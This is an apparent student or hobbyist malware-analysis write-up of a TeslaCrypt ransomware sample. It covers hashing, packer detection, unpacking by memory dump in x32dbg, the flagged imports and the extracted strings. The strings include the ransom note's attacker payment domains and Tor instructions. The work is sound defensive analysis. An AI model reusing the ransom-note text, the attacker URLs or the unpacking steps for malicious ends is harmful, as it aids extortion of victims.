

Here is my write-up for the file “Teslacrypt.bin”. The objective here is to find indicators of compromise/evidence that we are dealing with a malicious file.


Tools used during this analysis: Hashmyfiles, TrIDNET, Exeinfo, DetectitEasy, PEStudio, x32dbg, Process Hacker, v10 Editor, Bintext, Regshot, Fakenet, Wireshark, Procmon, ProcDOT

Static Analysis

The first thing we do is hash analysis. We use Hashmyfiles to create a hash of the file.


Filename	MD5
Teslacrypt.bin	9ce01dfbf25dfea778e57d8274675d6f

And we test this hash in virustotal to see what score it gives us.




It gives us a score of 61/69, this is a direct indicator that this is a known malicious file. We notice some keywords such as persistence, detect debug environment and the name trojan.ransom.teslacrypt, meaning we are most likely dealing with ransomware.


Next we perform file analysis to see what type of file we are dealing with. TrIDNET shows signs of .dll and .exe.



Also exeinfope shows that this is most likely an executable.



Detect it Easy shows us that most of the content is packed.



The content needs to be unpacked for us to be able to detect any malicious strings. At this moment we are unable to detect anything when we use our tooling.

The current file shows only a few signs of malicious intent, there are only a handful of libraries, imports and strings.

c:\users\flarevm\desktop\malware sample 4\test				c:\users\flarevm\desktop\malware sample 4\test			
indicators (virustotal > score)	library (4)	duplic...	flag (0)	indicators (virustotal > score)	imports (6)		flag (1)
footprints (count > 16)	CLUSAPI.dll	-	-	footprints (count > 16)	GlobalMemoryStatus		x
virustotal (61/69)	msvcrt.dll	-	-	virustotal (61/69)	CreateEventW		-
dos-header (size > 64 bytes)	KERNEL32.dll	-	-	dos-header (size > 64 bytes)	memset		-
dos-stub (size > 144 bytes)	USER32.dll	-	-	dos-stub (size > 144 bytes)	memcpy		-
rich-header (tooling > Visual Studio 2013)				rich-header (tooling > Visual Studio 2013)	GetClusterResourceKey		-
file-header (executable > 32-bit)				file-header (executable > 32-bit)	RemovePropA		-
optional-header (subsystem > GUI)				optional-header (subsystem > GUI)			
directories (count > 4)				directories (count > 4)			
sections (executable > count)				sections (executable > count)			
libraries (count > 4)				libraries (count > 4)			
imports (flag > 6)				imports (flag > 6)			
exports (n/a)				exports (n/a)			
thread-local-storage (n/a)				thread-local-storage (n/a)			
.NET (n/a)				.NET (n/a)			
resources (count > 13)				resources (count > 13)			
strings (count > 10696)				strings (count > 10696)			
debug (stamp > Feb.2016)				debug (stamp > Feb.2016)			
manifest (n/a)				manifest (n/a)			
version (FileDescription > nah nahApp)				version (FileDescription > nah nahApp)			
certificate (n/a)				certificate (n/a)			
overlay (n/a)				overlay (n/a)			

c:\users\flarevm\desktop\malware sample 4\test				encoding (2)	size ...	location	flag (2)
indicators (virustotal > score)				ascii	18	section:r...	x
footprints (count > 16)				ascii	12	section:r...	x
virustotal (61/69)				ascii	11	section:f...	-
dos-header (size > 64 bytes)				ascii	6	section:f...	-
dos-stub (size > 144 bytes)				ascii	6	section:r...	-
rich-header (tooling > Visual Studio 2013)				ascii	21	section:f...	-
file-header (executable > 32-bit)				ascii	10	section:f...	-
optional-header (subsystem > GUI)				ascii	8	section:d...	-
directories (count > 4)				ascii	8	section:crt	-
sections (executable > count)				ascii	4	section:crt	-
libraries (count > 4)				ascii	3	section:crt	-
imports (flag > 6)				ascii	11	section:crt	-
exports (n/a)				ascii	3	section:crt	-
thread-local-storage (n/a)				ascii	3	section:crt	-
.NET (n/a)				ascii	10	section:crt	-
resources (count > 13)				ascii	9	section:crt	-
strings (count > 10696)				ascii	8	section:crt	-
debug (stamp > Feb.2016)				ascii	8	section:crt	-
manifest (n/a)				ascii	8	section:C...	-
version (FileDescription > nah nahApp)				ascii	3	section:C...	-
certificate (n/a)				ascii	8	section:C...	-
overlay (n/a)				ascii	5	section:C...	-

This means that we have to create a memory dump in order to extract the hidden payload for further analysis. We open the file in x32dbg and create a breakpoint at the place where a memory location is allocated using the command bp virtualalloc. We then run the file so it puts us in the correct position at the breakpoint. When we reach the breakpoint we use the step over button to manually go to the pop esi field under the call for virtual memory allocation. This is where a new location in memory will be allocated.

775A9240	8BFF	mov edi,edi	VirtualAlloc
775A9242	55	push ebp	
775A9243	8BEC	mov ebp,esp	
775A9245	51	push ecx	
775A9246	51	push ecx	
775A9247	8B45 0C	mov eax,dword ptr ss:[ebp+C]	ecx:ZwAllocateVirtualMemory+C
775A924A	8945 F8	mov dword ptr ss:[ebp-8],eax	ecx:ZwAllocateVirtualMemory+C
775A924D	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+0C]:L"stration-11-1-0"
775A9250	8945 FC	mov dword ptr ss:[ebp-4],eax	[ebp-08]:L"nlevel-kerne132-11-1-0"
775A9253	56	push esi	
775A9254	85C0	test eax,eax	
775A9256	74 0C	je kernelbase.775A9264	
775A9258	3B05 38D76677	cmp eax,dword ptr ds:[7766D738]	
775A925E	0F82 8CA10300	jnb kernelbase.775E33F0	
775A9264	FF75 14	push dword ptr ss:[ebp+14]	
775A9267	8B45 10	mov eax,dword ptr ss:[ebp+10]	
775A926A	33F6	xor esi,esi	
775A926C	83E0 C0	and eax,FFFFFFC0	
775A926F	50	push eax	
775A9270	8D45 F8	lea eax,dword ptr ss:[ebp-8]	[ebp-08]:L"nlevel-kerne132-11-1-0"
775A9273	50	push eax	
775A9274	56	push esi	
775A9275	8D45 FC	lea eax,dword ptr ss:[ebp-4]	
775A9278	50	push eax	
775A9279	6A FF	push FFFFFFFF	
775A927B	FF15 6C076777	call dword ptr ds:[KntAllocateVirtualMe	
775A9281	85C0	test eax,eax	
775A9283	78 0A	js kernelbase.775A928F	
775A9285	8B75 FC	mov esi,dword ptr ss:[ebp-4]	
775A9288	8BC6	mov eax,esi	
775A928A	5E	pop esi	
775A928B	C9	leave	
775A928C	C2 1000	ret 10	
775A928F	8BC8	mov ecx,eax	ecx:ZwAllocateVirtualMemory+C
775A9291	E8 6A19FEFF	call kernelbase.7758AC00	
775A9296	E8 F0	jmp kernelbase.775A9288	
775A9298	CC	int3	
775A9299	CC	int3	
775A929A	CC	int3	

The allocated location in memory is 00990000.

EAX	00990000
EBX	0019FB00
ECX	77C32CFC
EDX	00000000
EBP	0019FAF8
ESP	0019FAEC
ESI	00990000
EDI	FF000001

When we dump the content in memory it is empty, because only an allocation has been made, the payload has not yet been loaded into memory.

Address	Hex	ASCII
00990000	00 00 00 00	.
00990010	00 00 00 00	.
00990020	00 00 00 00	.
00990030	00 00 00 00	.
00990040	00 00 00 00	.
00990050	00 00 00 00	.
00990060	00 00 00 00	.
00990070	00 00 00 00	.
00990080	00 00 00 00	.
00990090	00 00 00 00	.
009900A0	00 00 00 00	.
009900B0	00 00 00 00	.
009900C0	00 00 00 00	.
009900D0	00 00 00 00	.
009900E0	00 00 00 00	.
009900F0	00 00 00 00	.

We must run the debugger again in order to load the payload into memory. We notice that the payload under ASCII does not start with the expected value "MZ". MZ is the indication that it is an executable.

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Loc
Address	Hex					ASCII
00990000	80 FF 80 E0	CC E0 CC E0	CC E0 00 FF	CC FF 00 80		.y.a!a!a!a.yi.y..
00990010	CC 00 00 00	E0 E0 E0 CC	E0 80 E0 80	FF 80 80 CC		I...aaa!a.a.y..i
00990020	80 FF 00 E0	00 CC FF 00	00 CC 00 FF	FF 80 CC FF		.y.a.i.y..i.y.y.i.y
00990030	E0 E0 80 FF	CC FF CC FF	00 CC E0 CC	FF E0 CC E0		aa.yi.yi.y.i!y!a!a
00990040	00 80 00 CC	00 CC 00 E0	80 00 FF FF	00 E0 FF CC		..I.I.a..y.y.ayI
00990050	80 00 FF CC	CC 00 00 FF	80 00 00 E0	00 FF 80 80		..y!i..y...a.y..[0
00990060	FF FF FF E0	80 80 E0 00	CC E0 FF E0	FF CC CC CC		yyy.a..a.iayay!i!i
00990070	80 FF 00 CC	FF FF 00 E0	00 E0 CC FF	E0 FF FF FF		.y.i.y.y.a.aiyayyy
00990080	CC 80 CC FF	CC 00 E0 E0	00 FF FF FF	CC CC E0 CC		I.i.yI.a.a.yyy!i!aI
00990090	CC FF CC FF	FF CC 80 E0	FF E0 80 00	80 CC 00 E0		Iy!y!i.a.ya...I.a
009900A0	80 00 E0 E0	80 CC CC CC	80 FF 80 FF	FF 00 E0 CC		..aa.iii.y.y.y.ai
009900B0	80 CC 80 80	E0 00 80 FF	CC 00 E0 00	E0 FF 00 CC		.i..a..yI.a.y.y.I
009900C0	CC FF FF FF	00 80 CC CC	E0 E0 00 00	00 E0 00 E0		Iyyy..i!aa...a.a
009900D0	CC FF 00 FF	00 FF E0 FF	CC E0 CC E0	80 00 00 00		Iy.y.yay!a!a....
009900E0	FF E0 CC 80	80 FF FF FF	00 E0 00 FF	E0 00 80 00		yai..yyy.a.ya...
009900F0	FF E0 80 CC	CC FF 80 80	80 E0 00 80	00 80 80 FF		ya.i!y...a....y

We try all of the above for a second time in the same x32dbg session, we run the application and step over until we reach pop esi for a new location in memory, this time we get the following.


We notice that this time the correct information has been loaded into memory.

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] L
ess	Hex					ASCII
.0000	4D 5A 90 00	03 00 00 00	04 00 00 00	FF FF 00 00		MZ.....yy..
.0010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	@.....
.0020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
.0030	00 00 00 00	00 00 00 00	00 00 00 00	80 00 00 00	
.0040	0E 1F BA 0E	00 B4 09 CD	21 B8 01 4C	CD 21 54 68		..°.!.I!..Li!Th
.0050	69 73 20 70	72 6F 67 72	61 6D 20 63	61 6E 6E 6F		is program canno
.0060	74 20 62 65	20 72 75 6E	20 69 6E 20	44 4F 53 20		t be run in DOS
.0070	6D 6F 64 65	2E 0D 0D 0A	24 00 00 00	00 00 00 00		mode....\$.
.0080	2B A1 2E DA	6F C0 40 89	6F C0 40 89	6F C0 40 89		+i.ÚoAe.oAe.oAe.
.0090	6F C0 40 89	6E C0 40 89	48 06 38 89	6E C0 40 89		oAe.nAe.H.8.nAe.
.00A0	52 69 63 68	6F C0 40 89	00 00 00 00	00 00 00 00		RichoAe.....
.00B0	50 45 00 00	4C 01 04 00	2D 39 D3 56	00 00 00 00		PE..L...-90V....
.00C0	00 00 00 00	E0 00 02 01	0B 01 08 00	00 1A 00 00	a.....
.00D0	00 0A 00 00	00 00 00 00	30 28 00 00	00 10 00 00	0(.....
.00E0	00 30 00 00	00 00 40 00	00 10 00 00	00 02 00 00		.0...@.....
.00F0	04 00 00 00	00 00 00 00	04 00 00 00	00 00 00 00	

Now that we have the correct payload in memory we use Process Hacker to find the memory location.


▼ 0x9e0000	Private	532 kB	RWX	
0x9e0000	Private: Commit	532 kB	RWX	
> 0xaf0000	Private	64 kB	RW	Heap 32-bit (ID 2)
> 0xb00000	Mapped	2.048 kB	R	

And dump the memory content into a recognizable file "unpacked.bin".



When we analyse the file with v10 Editor, we notice that there are multiple MZ's in the same dump, making me believe that some are fake and we need to search for the correct one.

In order to know how many MZ's are in the dump, we need to search for the value 4D5A which is the magic byte for MZ.



Looks like we found a total of 10 PE headers. We need to find out which of the 10 PE headers is the right one by opening each of them in PESTudio to look at the available data.

After testing the different PE's, the second MZ seems to give the most result, making me believe that this is the right one. We notice a lot more malicious imports than we did the first time.

c:\users\flarevm\desktop\malware sample 4\unp	
indicators (file > embedded)	
footprints (count > 10)	
virustotal (61/71)	
dos-header (size > 64 bytes)	
dos-stub (size > 192 bytes)	
rich-header (tooling > Visual Studio 2010)	
file-header (executable > 32-bit)	
optional-header (subsystem > GUI)	
directories (count > 4)	
sections (count > 4)	
libraries (group > execution)	
imports (flag > 150)	
exports (n/a)	
thread-local-storage (n/a)	
.NET (n/a)	
resources (n/a)	
strings (count > 4136)	
debug (n/a)	
manifest (n/a)	
version (n/a)	
certificate (n/a)	
overlay (signature > unknown)	

We also find a lot of hidden strings that seem malicious. Strings like RegSetValue/Create Key/Write/Delete File/Create Process/ HTTP Request and ShellExecute.

c:\users\flarevm\desktop\malware sample 4\unp

indicators (file > embedded)

footprints (count > 10)

virustotal (61/71)

dos-header (size > 64 bytes)

dos-stub (size > 192 bytes)

rich-header (tooling > Visual Studio 2010)

file-header (executable > 32-bit)

optional-header (subsystem > GUI)

directories (count > 4)

sections (count > 4)

libraries (group > execution)

imports (flag > 150)

exports (n/a)

thread-local-storage (n/a)

.NET (n/a)

resources (n/a)

strings (count > 4136)

debug (n/a)

manifest (n/a)

version (n/a)

certificate (n/a)

overlay (signature > unknown)




encod...	size ...	location	flag (53)	label (4...	group (19)	technique (12)	value
ascii	30	section: r...	x	-	storage	-	Wow64DisableWow64FsRedirection
ascii	16	section: r...	x	import	security	T1134 Access Token Manipulation	OpenProcessToken
ascii	18	section: r...	x	import	security	-	GetSidSubAuthority
ascii	20	section: r...	x	import	security	T1134 Access Token Manipulation	LookupPrivilegeValue
ascii	24	section: r...	x	import	security	-	AllocateAndInitializeSid
ascii	20	section: r...	x	import	security	T1134 Access Token Manipulation	CheckTokenMembership
ascii	21	section: r...	x	import	security	T1134 Access Token Manipulation	AdjustTokenPrivileges
ascii	7	section: r...	x	-	security	-	FreeSid
ascii	14	section: r...	x	import	registry	T1112 Modify Registry	RegCreateKeyEx
ascii	14	section: r...	x	import	registry	T1112 Modify Registry	RegCreateKeyEx
ascii	11	section: r...	x	import	registry	T1112 Modify Registry	RegFlushKey
ascii	13	section: r...	x	import	registry	T1112 Modify Registry	RegSetValueEx
ascii	22	section: r...	x	import	reconnaissance	-	GetLogicalDriveStrings
ascii	19	section: r...	x	import	reconnaissance	T1057 Process Discovery	GetCurrentProcessId
ascii	22	section: r...	x	import	reconnaissance	-	GetEnvironmentVariable
ascii	13	section: r...	x	import	network	-	WNetCloseEnum
ascii	12	section: r...	x	import	network	-	WNetOpenEnum
ascii	16	section: r...	x	import	network	-	WNetEnumResource
ascii	16	section: r...	x	import	network	-	InternetCrackUrl
ascii	17	section: r...	x	import	network	-	InternetSetOption
ascii	15	section: r...	x	import	network	-	HttpSendRequest

With bintext we notice a message to the user regarding a personal TOR site, personal pages and strange domains/websites.

```

AOLmailGulp/5oub7wh95GmUgZ==
1 http://gwe32td74bhyab34gfszv.zatcum.com/NS
2 http://het543berda7348rdnd.keratade.a/NS
3 http://h54tdqpb34frlnknaeg.mileteedy.com/NS
If for some reasons the addresses are not available, follow these steps:
1. Download and install net-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser
3. Type in the address bar: www.torproject.org/projects/torbrowser.html.en
4. Follow the instructions on the site.
----- IMPORTANT INFORMATION -----
*** Your personal page:
http://gwe32td74bhyab34gfszv.zatcum.com/NS
http://het543berda7348rdnd.keratade.a/NS
http://h54tdqpb34frlnknaeg.mileteedy.com/NS
*** Your personal page To-Browser: www.torproject.org/projects/torbrowser.html.en
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 1 -<a href=http://gwe32td74bhyab34gfszv.zatcum.com/NS%20target%20blank=http://gwe32td74bhyab34gfszv.zatcum.com/NS/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 2 -<a href=http://het543berda7348rdnd.keratade.a/NS%20target%20blank=http://het543berda7348rdnd.keratade.a/NS/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 3 -<a href=http://h54tdqpb34frlnknaeg.mileteedy.com/NS%20target%20blank=http://h54tdqpb34frlnknaeg.mileteedy.com/NS/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4 -<div><div class="bf" style="font-size:13px;border-color:#800000;"><div>for some reasons the addresses are not available. <!--a1231-a1231-60342523450-b62345783245-b6232134123441--> follow these steps:</div> /</div>
1 -<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> Download and <!--a1231-a1231-60342523450-b62345783245-b6232134123441--> install net-browser:
<a href=http://www.torproject.org/projects/torbrowser.html.en%20target%20blank=http://www.torproject.org/projects/torbrowser.html.en/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d1 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 1 -<a href=http://het543berda7348rdnd.keratade.a/NS%20target%20blank=http://het543berda7348rdnd.keratade.a/NS/<a> /</a> /</a>
4 -<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4 -<a href=http://h54tdqpb34frlnknaeg.mileteedy.com/NS%20target%20blank=http://h54tdqpb34frlnknaeg.mileteedy.com/NS/<a> /</a> /</a>
<!--a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d1 -<a1231-a1231-60342523450-b62345783245-b6232134123441--> 4d1 -<a href=http://het543berda7348rdnd.keratade.a/NS%20target%20blank=http://het543berda7348rdnd.keratade.a/NS/<a> /</a> /</a>
